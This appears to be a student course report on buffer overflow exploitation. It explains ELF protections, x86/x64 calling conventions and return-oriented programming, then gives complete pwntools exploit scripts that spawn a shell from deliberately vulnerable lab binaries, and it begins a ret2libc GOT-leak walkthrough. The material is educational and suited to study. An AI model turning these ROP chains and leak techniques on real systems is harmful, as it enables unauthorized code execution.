COMPUTER ARCHITECTURE CS-305

BUFFER OVERFLOW TECHNIQUES AND EXPLOITS

KARAN AGARWALLA: 180050045 MOHAMMAD ALI REHAN: 180050061
NEEL ARYAN GUPTA: 180050067 SHREYA PATHAK: 180050100

1. Introduction

The project aims to explore the basics of buffer overflow attacks and the measures taken to counter them. We have implemented various buffer overflow attacks and understood their mechanism. We have also explored the various security measures available and how they function. Parallely we have also performed an in-depth analysis of the Morris and Code Red worms, which were malicious computer attacks. The exploit makes use of buffer overflow technique to gain unauthorized access by exploiting vulnerabilities.

2. Importance

Buffer overflow has been extensively used in worms like Morris, SQL Slammer and Code Red to leak sensitive information, gain root access or inflict DoS attacks. The execution stack is an indispensable component of modern operating systems and architectures. Thus any attack which aims to exploit vulnerabilities related to it automatically becomes highly relevant and dangerous. Irrespective of operating system and device, dangerous attack can be designed to by techniques as simple as sending more data than the receiver has a capacity to receive. Presence of a single unchecked buffer anywhere in the code is sufficient for a hacker to gain access to most data in the computer.
Considerable research has been applied in developing systems that are resistant to buffer overflows and is an active area of research over the past 30 years. The hackers have also been proactive in coming up with innovative techniques to bypass the security measures and successfully infect the victim with viruses, trojans etc. Thus the fundamental nature of the attack, and the serious repercussions it can have across devices makes it an interesting topic for study.


3. Table of Contents

4. ELF Security Measures

- **RELRO:** Relocation Read-Only (or RELRO) is a security measure which makes some binary sections read-only. There are two modes: partial and full.
    - **Partial RELRO:** Partial RELRO is the default setting in GCC. It forces GOT (Global Offset Table) to come before the BSS segment. Hence to overwrite GOT one would have to overwrite the entire BSS segment.
    - **Full RELRO:** Full RELRO makes the entire GOT read-only preventing the attacker from modifying it. It also forces all the functions which come from dynamically linked libraries, to be linked at the startup (before **main**) of the program, not explicitly at the runtime. This results in the address of the function **'_dl_runtime_resolve'** being assigned to **0x0** which now can't be exploited.
- **NX :** The memory pages corresponding to the stack are marked as non executable, and will give an error if execution is attempted. Basically this prevents the user from being able to execute custom shellcode off the stack.
- **PIE :** (Position Independent Execution) The base address of code segments (assembly instructions) and statically linked libraries are randomised every time. This prevents the attacker from figuring out the address of (ROP) gadgets (as they change every time).
- **ASLR:** It stands for Address Space Layout Randomisation. It is a property of a system, rather than a binary. It makes the base addresses of various components of memory (stack, heap, linked libraries) random on every run of the program. So any memory location cannot be figured out by looking at the address of one run.
- **Canary:** Also referred to as stack guard/protector. Normally, a random value is generated at program initialization. It is inserted at the end of the high risk area where the stack overflows such as before declaring buffer space on stack for *gets()* or *strcpy()*. After every function call it is checked whether the value is maintained at the location on the stack and if not then the execution is aborted with the following message -

```
*** stack smashing detected ***: a.out terminated
```

5. Function calling conventions (x86/x64)



The above image shows the structure of stack memory of a x86 executable. Notice that the stack grows downward (from high memory addresses to low memory addresses). The stackframe f1 contains all the local variables used inside the function f1 which calls for input to be loaded into the region marked as buffer. Our input will be filled down the stack (from low addresses to high addresses), note that if we were allowed to overflow the buffer, then our input could potentially overwrite other local variables as well as the **return address f1,** where all the magic of buffer overflow happens.

Just before the return address, we have the arguments for the current function. In x86 executables, all the arguments are placed on the stack, which is followed by the return address (placed by the *call* instruction), and then the control comes to the callee.

```
RBP -> Base Pointer (64 bit register)        EBP -> Lower 32 bits of RBP
RSP -> Stack Pointer (64 bit register)       ESP -> Lower 32 bits of RSP
```

Here is the assembly dump for a function named vuln of an x86 executable. Notice that the firstly the old value of *rbp* is pushed onto the stack, *rbp* is assigned *rsp*, which marks the beginning of a new stack for this function. *leave* instruction is exactly the opposite of these two, it 'resets' the stack and is equivalent to `mov ebp, esp; pop ebp;`, which is followed by *ret* instructions which pops off the return address (which at this point of execution, is at the top of stack) into the ***rip* (64-bit Instruction Pointer register).**

```
Dump of assembler code for function vuln:
   0x00401d35 <+0>:	endbr64
   0x00401d39 <+4>:	push   rbp
   0x00401d3a <+5>:	mov    rbp,rsp
   0x00401d3d <+8>:	sub    rsp,0x20
   0x00401d41 <+12>:	lea    rax,[rbp-0x20]
   0x00401d45 <+16>:	mov    edx,0x96
   0x00401d4a <+21>:	mov    rsi,rax
   0x00401d4d <+24>:	mov    edi,0x0
   0x00401d52 <+29>:	mov    eax,0x0
   0x00401d57 <+34>:	call   0x448810 <read>
   0x00401d5c <+39>:	nop
   0x00401d5d <+40>:	leave
   0x00401d5e <+41>:	ret
End of assembler dump.
```

So if we were to overflow the buffer, then we can overwrite the return address as per our desire. When the current function/stackframe returns, *ret* instruction will pop the malicious return address into the instruction pointer, hence achieving custom code execution through buffer overflow. *ret* instruction forms the crux of all the attacks under Return-Oriented Programming (ROP), justifying its name, because this instruction gives the user the ability to control the instruction pointer indirectly. In essence, if the control from the vulnerable function never reaches the *ret* instructions, it will become impossible to change the program counter.

Coming to **x64 calling convention**, most of the details relevant to us remain the same, except one small change in the convention of passing arguments to function/subroutine calls. The first 6 arguments in this architecture are passed into the registers *rdi, rsi, rdx, rcx, r8, r9* and all the other arguments are stored on the stack (just like x86 architecture) in the reverse order (w.r.t the direction of the stack). This is the only significant difference which affects the buffer overflow attacks described here.

6. ret2syscall Attack

6.1. Source Code

```
$ gcc -w -m64 -fno-stack-protector -no-pie -static -o ret2syscall ret2syscall.c
```

```
void vuln() {
    char input[32];
    read(0, input, 150);
}

int main(int argc, char **argv){
    puts("Get access to the shell!");
    vuln();
    puts("You failed! Better luck next time.");
    return 0;
}
```

6.2. Attack Scope

To check the protection of the program, we will use the checksec command which comes with pwntools.

```
$ pwn checksec ret2syscall
[*] 'ret2syscall'
       Arch:   amd64-64-little
       RELRO:  Partial RELRO
       Stack:  Canary found
       NX:     NX enabled
       PIE:    No PIE (0x400000)
```

Now we can see NX is enabled hence execution cannot happen off the stack. Also RELRO is partial hence it is possible to modify GOT by overriding the BSS segment. PIE is disabled hence we might use addresses directly as these will be fixed throughout. To ensure attack through ret2syscall PIE should be disabled, otherwise one needs to find a way to dynamically leak a function address to get the randomized offset.

NOTE : Stack protection (canary) is actually disabled for the binary, however the canary is still found because the binary is statically linked, so the canary is actually present in the functions provided by the libc library. In the assembler dump for the function ***vuln*** given ahead, note that stack canary does not exist, hence overflow can occur.

On viewing source code, we see that the buffer size is fixed at 32 whereas the read enables us to give input of upto 150 bytes. This helps us to overwrite the return address of function call.

6.3. Background

6.3.1. Gadgets

Gadgets are small fragments in the program ending in *ret* instruction. Using them, one can modify contents of certain addresses to change execution order. To obtain gadgets, one can run the ROPgadget command, which comes as a functionality from the pwntools as well. Some important filtered gadgets (out of around 45,000 gadgets) are:

```
$ ROPgadget --binary ret2syscall
Gadgets information
============================================================
0x40186a : pop rdi ; ret
0x4492b7 : pop rax ; ret
0x40176f : pop rdx ; ret
0x40f3ce : pop rsi ; ret
0x445d7f : mov qword ptr [rdi], rsi ; ret
0x4012d3 : syscall
0x40101a : ret
0x407394 : nop dword ptr [rax] ; ret
0x45f11e : or al, 0x83 ; ret
0x4339b3 : or al, 0xf3 ; movq qword ptr [rdi], mm1 ; ret
0x48f8b3 : or byte ptr [rsi + 0x22], dh ; jmp 0x4016da
0x44d85b : or dword ptr [rax + 1], 0xffffffd8 ; jmp rax
...
```

vmmap is a gdb command which shows all the virtual memory segments allotted to a process (shows the memory image of the process).
Let's try to find the start of BSS segment using *vmmap*:

```
$ gdb ret2syscall
GEF for linux ready, type `gef' to start, `gef config' to configure
80 commands loaded for GDB 8.1.0.20180409-git using Python engine 3.6
Reading symbols from ret2syscall...done.
gef➤  start
...
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- ret2syscall
0x0000000000401000 0x0000000000495000 0x0000000000001000 r-x ret2syscall
```

```
0x0000000000495000 0x00000000004bc000 0x0000000000095000 r-- ret2syscall
0x00000000004bd000 0x00000000004c0000 0x00000000000bc000 r-- ret2syscall
0x00000000004c0000 0x00000000004c3000 0x00000000000bf000 rw- ret2syscall
0x00000000004c3000 0x00000000004e7000 0x0000000000000000 rw- [heap]
0x00007ffff7ffa000 0x00007ffff7ffd000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x [vdso]
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
```

Observe that the writable BSS segment starts at **0x4c0000** and ends at **0x4c3000**. Writable BSS segments are of significant use as we need to write a particular string (usually *"/bin/sh"*) into a memory location, which arises quite often as a part of the attack.

6.3.2. Finding the Offset for Return Address

Offset is defined as the number of bytes it takes to overwrite the return address located on the stack. We can find this offset using the assembly code of the vulnerable function, here *vuln*.

```
gef➤  disass vuln
Dump of assembler code for function vuln:
   0x00401d35 <+0>:   endbr64
   0x00401d39 <+4>:   push   rbp
   0x00401d3a <+5>:   mov    rbp,rsp
   0x00401d3d <+8>:   sub    rsp,0x20
   0x00401d41 <+12>:  lea    rax,[rbp-0x20]
   0x00401d45 <+16>:  mov    edx,0x96
   0x00401d4a <+21>:  mov    rsi,rax
   0x00401d4d <+24>:  mov    edi,0x0
   0x00401d52 <+29>:  mov    eax,0x0
   0x00401d57 <+34>:  call   0x448810 <read>
   0x00401d5c <+39>:  nop
   0x00401d5d <+40>:  leave
   0x00401d5e <+41>:  ret
End of assembler dump.
```

Note that here *[rbp-0x20]* is assigned to *rax* which is then assigned to *rsi*. The registers *edx* (lower 32 bits of *rdx*) and *edi* (lower 32 bits of *rdi*) are assigned **0x96** (= 150) and 0x0 respectively. Recall that, in x64 architecture, *rdi*, *rsi* and *rdx* serve as the first 3 arguments to a subroutine/function call. These 3 registers are the arguments to the following call to *read*. *rsi* is the input buffer address to the *read* system call, hence the buffer starts at *[rbp-0x20]*. Just before the *rbp* pointer, the old value of *rbp* (8 bytes) is also stored (above which is the return address on the stack). Hence our final offset will be *0x20* + *8* = 40 bytes.

We can easily verify that 40 is indeed the correct offset. Now we will supply 42 bytes of ‘A’ character, whose hex value is 0x41. Expectedly, the program should crash, because we have overwritten the last 2 (= 42 - offset) bytes of return address with 0x41 which is most likely an invalid address.

```
$ python3 -c "print('A'*42)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ python3 -c "print('A'*42)" | ./ret2syscall
Get access to the shell!
Segmentation fault
$ dmesg | tail -n2
[ 1491.047216] ret2syscall[229]: segfault at a4141 ip 00000000000a4141 sp 00007ffc946d9190 error 14
in ret2syscall[400000+1000]
[ 1491.047222] Code: Bad RIP value.
```

As expected, the instruction pointer (IP) has its last 2 bytes set to 0x41, hence the offset of 40 bytes is correct.

6.3.3. ROP Chain

The use of gadgets and stack smashing allows us to execute arbitrary snippets of assembly code (called ROP gadgets). In order to execute a lot of these gadgets one after the other it is necessary that we keep updating the Program Counter after one gadget is completed. To accomplish this, we ensure that all the gadgets that we use have a *ret* at their end. *ret* will pop the address at the top of the stack and set PC to point to it. So, we can place addresses of multiple gadgets (all having *ret* at their end) on the stack and one by one all of them will be executed because of the multiple calls to *ret*. This is called an ROP chain and allows us to direct control flow using just the stack. Let us understand with the help of an example.

Consider the situation where the program is about to execute the *leave* as a part of the function (referred to as *vuln* here) where the user overflowed the stack. Assume that the return address has already been overwritten with the address of a gadget such as `pop ebx; ret;`. *leave* instruction will restore the *esp*, then pop the old value of *ebp* into the *ebp* register. At this point, the top of the stack has the return address of the function, which is the gadget address. When the program counter jumps to this address as a part of the *ret* instruction, it will pop this return value. Now the top of the stack contains some value. This value will now be popped into *ebx*. Now the *ret* instruction at the end of gadget is expecting the top of the stack to be another address where the program counter can jump to. We can place another gadget here, which will follow the same mechanism as described here, thus achieving the chaining effect of the ROP chain.

While overflowing, we fill the stack downwards, so the overflow will consist of a pop gadget, followed by a value which we want to use/pop using the gadget, followed by another gadget and so on. Any gadget can be used like this using buffer overflow. Provided the executable has enough usable gadgets, we can basically execute our own assembly code just by using the addresses of such gadgets. This chaining effect is completely attributed to the *ret* instruction at the end of each gadget, which simultaneously pops the return address and points the program counter to that address, both of which are heavily exploited in this attack.

6.4. Exploit Code (x64 version)

```
from pwn import *

# the binary is a 64-bit little-endian ELF
context.update(arch='amd64', endian='little', os='linux')

p = process('./ret2syscall')        # Spawn process

# receive the text printed by binary
p.recvuntil(b'Get access to the shell!\n')

offset         = 40                 # offset to the return address
bss            = 0x4c0000           # writeable memory location
pop_rdi        = 0x40186a           # pop rdi; ret ;
pop_rax        = 0x4492b7           # pop rax; ret ;
pop_rdx        = 0x40176f           # pop rdx; ret ;
pop_rsi        = 0x40f3ce           # pop rsi; ret ;
mov_rdi_rsi    = 0x445d7f           # mov qword ptr [rdi], rsi; ret ;
syscall        = 0x4012d3           # syscall ;
ret            = 0x40101a           # ret ;

ropchain = b'A'*offset

# writing the /bin/sh string into writable memory address bss
ropchain += p64(pop_rsi)
ropchain += b'/bin/sh\x00'          # write ‘/bin/sh’ into rsi
ropchain += p64(pop_rdi)
ropchain += p64(bss)                # write (bss) address into rdi
ropchain += p64(mov_rdi_rsi)        # move rsi value into memory at rdi

# call to execve("/bin/sh", 0, 0)
# rdi, rsi, rdx are the first 3 arguments
# rdi (at this point) already points to the memory location with /bin/sh string
# rsi and rdx will now be assigned 0
# syscall code for execve is 0x3b (stored in rax)
ropchain += p64(pop_rsi)
ropchain += p64(0x0)                # write 0 into rsi
ropchain += p64(pop_rdx)
ropchain += p64(0x0)                # write 0 into rdx
ropchain += p64(pop_rax)
ropchain += p64(0x3b)               # write 59 into rax
ropchain += p64(syscall)
ropchain += p64(ret)

# saving the payload for direct use
# cat payload - | ./ret2syscall
# (cat payload; cat) | ./ret2syscall
with open('payload', 'wb+') as fp:
    fp.write(ropchain)

p.sendline(ropchain)

# bash has been opened and can be interacted with
p.interactive()
```

6.4.1 Explanation

p64 allows us to pack 64-bit integers (which are first converted into their hex forms) into bytes and reorder those bytes based on endianness. Our whole exploit consists of a large ROP chain with different gadgets executing one-by-one in a sequential order given by us. We start by filling the buffer with useless A's first to counter the offset and reach the return address. The offset is set at 40 as described in section 6.3.2.

We need to write this string somewhere in the executable's data segment because every string argument to any function or a syscall requires the pointer to that string, hence the need to write the string into memory. We start by writing the string *"/bin/sh"* into *rsi* using *pop_rsi* gadget. Then we place the address of BSS into *rdi* and proceed to do a *mov* , thus writing the BSS correctly with *"/bin/sh"*.

Since NX is enabled, we can't execute commands off the stack but can still redirect to the pre-existing instructions well suited to our use-case. Finally with the string in place we proceed to execute the syscall, *execve* using *syscall* instruction. The instructions to place the arguments in correct registers are seen in the code. We place *0* in *rsi* and *rdx,* and *rax* stores *0x3b* (syscall code for *execve*). Note *rdi* at this point already points to the *"\bin\sh"* string placed in the buffer. In the end we use the *syscall* gadget to make a system call with the arguments already placed inside the required registers. The return address is placed just below the arguments as per convention. Now the *syscall* is executed and we have spawned a shell!

Note the comment `cat payload - | ./ret2syscall`. The `-` helps us to keep the shell open after the exploit. Otherwise, the EOF of `cat` goes into the shell and it closes immediately.

6.5. Exploit Code (x86 version)

```
from pwn import *

# the binary is a 64-bit little-endian ELF
context.update(arch='i386', endian='little', os='linux')

p = process('./ret2syscall')         # Spawn process

# receive the text printed by binary
p.recvuntil(b'Get access to the shell!\n')

offset         = 44                  # offset to the return address
bss            = 0x80e5000           # writeable memory location
mov_eax_edx    = 0x8057646           # mov dword ptr [eax + 4], edx ; ret ;
pop_eax        = 0x80aff4a           # pop eax ; ret ;
pop_ebx        = 0x8049022           # pop ebx ; ret ;
pop_ecx        = 0x805d621           # pop ecx ; add al, 0xf6 ; ret ;
pop_edx_ebx    = 0x8058159           # pop edx ; pop ebx ; ret ;
int_80         = 0x804a382           # int 0x80 ;

ropchain = b'A'*offset

# writing the /bin string into writable memory address bss
ropchain += p32(pop_edx_ebx)
ropchain += b'/bin'                  # write '/bin' into edx
ropchain += b'JUNK'                  # write useless value into ebx
ropchain += p32(pop_eax)
ropchain += p32(bss - 4)             # write (bss-4) address into eax
ropchain += p32(mov_eax_edx)

# writing the /sh string into writable memory address bss+4
ropchain += p32(pop_edx_ebx)
ropchain += b'/sh\x00'               # write '/sh' into edx
ropchain += b'JUNK'                  # write useless value into ebx
ropchain += p32(pop_eax)
ropchain += p32(bss)                 # write (bss) address into eax
ropchain += p32(mov_eax_edx)

# call to execve("/bin/sh", 0, 0)
# int 0x80 for execve requires
# eax = 0xb (syscall code for execve)
# ecx = ecx = 0
# ebx = pointer to string '/bin/sh' (bss)
ropchain += p32(pop_ecx)
ropchain += p32(0x0)                # write 0 into ecx
ropchain += p32(pop_edx_ebx)
ropchain += p32(0x0)                # write 0 into edx
ropchain += p32(bss)                # write (bss) address into ebx
ropchain += p32(pop_eax)
ropchain += p32(0xb)                # write 11 into eax
ropchain += p32(int_80)             # execute the int 80; instruction

# saving the payload for direct use
# cat payload - | ./ret2syscall
# (cat payload ; cat) | ./ret2syscall
with open('payload', 'wb+') as fp:
    fp.write(ropchain)

p.sendline(ropchain)

# bash has been opened and can be interacted with
p.interactive()
```

6.5.1 Explanation

p32 allows us to pack 32-bit integers (which are first converted into their hex forms) into bytes and reorder those bytes based on endianness. We start by filling the buffer with useless A's first to counter the offset and reach the return address. The logic of setting offset as 44 is `32 byte buffer + 4 byte junk + 4 byte old ebx + 4 byte old ebp = 44 byte offset`. This can be deduced in a way similar to the x64 version using the disassembled code of *vuln*.

Similar to the x64 exploit, firstly we write the *"/bin/sh"* string into the program's memory. However, one difference arises that we have to deal with 32-bit (4 byte) registers in x86, therefore, we can write into memory only 4 bytes at a time (unless we can find a suitable *QWORD* gadget). We give *edx* the unicode of the first 4 characters by placing the values on stack and then directing execution to the gadget having the correct *pops* & *ret* (*pop_edx_ebx)*. Then we place the address of BSS into *eax* and proceed to do a *mov* , thus writing the BSS correctly with the 4 characters *"/bin"*. The ret helps us again get execution control as the address is picked from the stack. We do the same procedure for "*/sh\x00"*.

Finally with the string in place we proceed to execute the syscall, *execve* using *int 0x80* instruction (*syscall* instruction in x64) by a similar paradigm. The instructions to place the arguments in correct registers are seen in the code. In the end we redirect *eip* to the *int* instruction which makes the syscall using the interrupt code in *eax.*

A subtle point is that the *pop_ecx* gadget contains `add al, 0xf6;`. *al* corresponds to the last 8 bits of *eax* register. This means that every time *pop_ecx* is executed, it also modifies the contents of the *eax* register. So whenever we want to use the value of the *eax* register, it must be ensured that the *pop_eax* gadget is never followed by the *pop_ecx* gadget before the value in *eax* is used.

7. ret2libc Attack

7.1. Source Code

```
$ gcc -w -m32 -fno-stack-protector -no-pie -Wl,-z,relro,-z,now -o ret2libc ret2libc.c
```

```
void vuln() {
    char input[32];
    read(0, input, 64);
}

int main(int argc, char **argv){
    puts("Get access to the shell!");
    vuln();
    puts("You failed! Better luck next time.");
    return 0;
}
```

7.2. Attack Scope

Following are securities present in the binary :

```
$ pwn checksec ret2libc
[*] 'ret2libc'
       Arch:   i386-32-little
       RELRO:  Full RELRO
       Stack:  No canary found
       NX:     NX enabled
       PIE:    No PIE (0x8048000)
```

Analysing the gadgets present in the binary, we get a total of **149** gadgets, none of which can be used for the ret2syscall attack. This was expected since the program is dynamically linked with the C library, and the user code is too less for the compiler to produce useful gadgets. Therefore, we need to come up with a new approach. This program is suitable for the ret2libc attack.

An overview of the attack :

- Leak the GOT (Global Offset Table) entry **value** (not address!) of a known function
- Determine the libc version on the server using the leaked address
- Use the leaked address to dynamically compute the libc base address
- With the known libc address, call the ***system('/bin/sh')*** using offsets of functions from libc

libc base address is essentially an offset (for the binary to libc) through which libc function addresses can be referenced.

Note that the presence of **puts/printf** is necessary for the ret2libc attack to work, since the exploit requires the GOT entry value of a function, which is different on every **run** of the program, because of ASLR (Address Space Layout Randomization) which will randomize the base address of libc everytime the program runs.

7.3. Background

7.3.1. Leaking the GOT value

Leaking a value essentially means printing (or sending) some value from inside the executable, so that it is available to the user, and this value can then be used to determine further offsets, to execute malicious code. This can be done by passing an arbitrary address to *puts/printf*, or exploiting the popular technique - *printf* format string vulnerability. Here we will issue a call to the *puts* function to leak an important value.

```
gef➤  disass vuln
Dump of assembler code for function vuln:
   0x080491b6 <+0>:    endbr32
   0x080491ba <+4>:    push   ebp
   0x080491bb <+5>:    mov    ebp,esp
   0x080491bd <+7>:    push   ebx
   0x080491be <+8>:    sub    esp,0x24
   0x080491c1 <+11>:   call   0x804923c <__x86.get_pc_thunk.ax>
   0x080491c6 <+16>:   add    eax,0x2e1e
   0x080491cb <+21>:   sub    esp,0x4
   0x080491ce <+24>:   push   0x40
   0x080491d0 <+26>:   lea    edx,[ebp-0x28]
   0x080491d3 <+29>:   push   edx
   0x080491d4 <+30>:   push   0x0
   0x080491d6 <+32>:   mov    ebx,eax
   0x080491d8 <+34>:   call   0x8049070 <read@plt>
   0x080491dd <+39>:   add    esp,0x10
   0x080491e0 <+42>:   nop
   0x080491e1 <+43>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080491e4 <+46>:   leave
   0x080491e5 <+47>:   ret
End of assembler dump.
```

The *read* function is called inside the *vuln* function. Note that we are allowed an input of 64 bytes whereas the buffer size is 32 bytes. Using gdb, we can easily retrieve the PLT (Procedural Linkage Table) address for the *read* function as above. We can hardcode this value only because PIE security is disabled on this ELF binary.

NOTE : Here *[ebp-0x28]* is first assigned to *edx* which is then pushed onto the stack. A total of 3 pushes are done before calling the read function, which are *0x40*, *[ebp-0x28]* and *0x0*. These are the 3rd, 2nd and 1st arguments to the *read* function call respectively. *[ebp-0x28]* is therefore the start address of the input buffer. Also just before *ebp,* the old value of *ebp* is also stored on the stack (4 bytes in size). So the offset of the return address of *vuln* is *0x28* + *4* = **44** bytes, and we are allowed to input 64 bytes so we can do the overflow easily. Obviously, this extra payload must be restricted to 64 - 44 = 20 bytes of size.


PLT entries are used to call external procedures/functions whose address isn't known at the time of linking, and are left to be resolved by the dynamic linker at run time.

Using overflow we can call the *puts* function. Henceforth, the function whose GOT entry (value) is being leaked will be referenced as *func*. To understand this, let us visualise the function stack when inside the function *vuln*.

The figure below is a representation of the stack, where lower rows are of 4 byte sizes and correspond to high memory addresses since stack grows towards low addresses. With buffer overflow, we overwrite the return address to PLT entry of *puts*, which essentially calls *puts* function followed by the return address of puts which is given as *vuln* address, so we can return to the vuln function once more, where we will again get a chance to provide an input of 64 bytes. This is followed by the argument to *puts* which is the GOT address of *func*. In C language this essentially means we have executed `return puts(func_GOT_address);` where *puts* itself returns to *vuln*. *puts* will print the contents of the GOT address, and we get the leaked value.

Note that input is filled into the stack in a top-to-bottom format, since input is written into increasing memory addresses, taking endianness into account.

Now this leaked address is printed to *stdout* and can be obtained by the user. We can leak the GOT entry of any function for which GOT address is present i.e. the functions already present in the executable like *puts*, *__libc_start_main, read* etc.


Low Memory Addresses
JUNK
32 bytes buffer
44 bytes offset
JUNK
JUNK
old *ebx*
STACK GROWTH
JUNK
old *ebp*
PLT address of *puts*
Return address to which *vuln* will return
vuln address
Return address to which *puts* will return
Earlier occupied by irrelevant content placed by caller function of vuln
GOT address of *func* (contents of this will be printed)
the first and only argument to *puts()*
High Memory Addresses

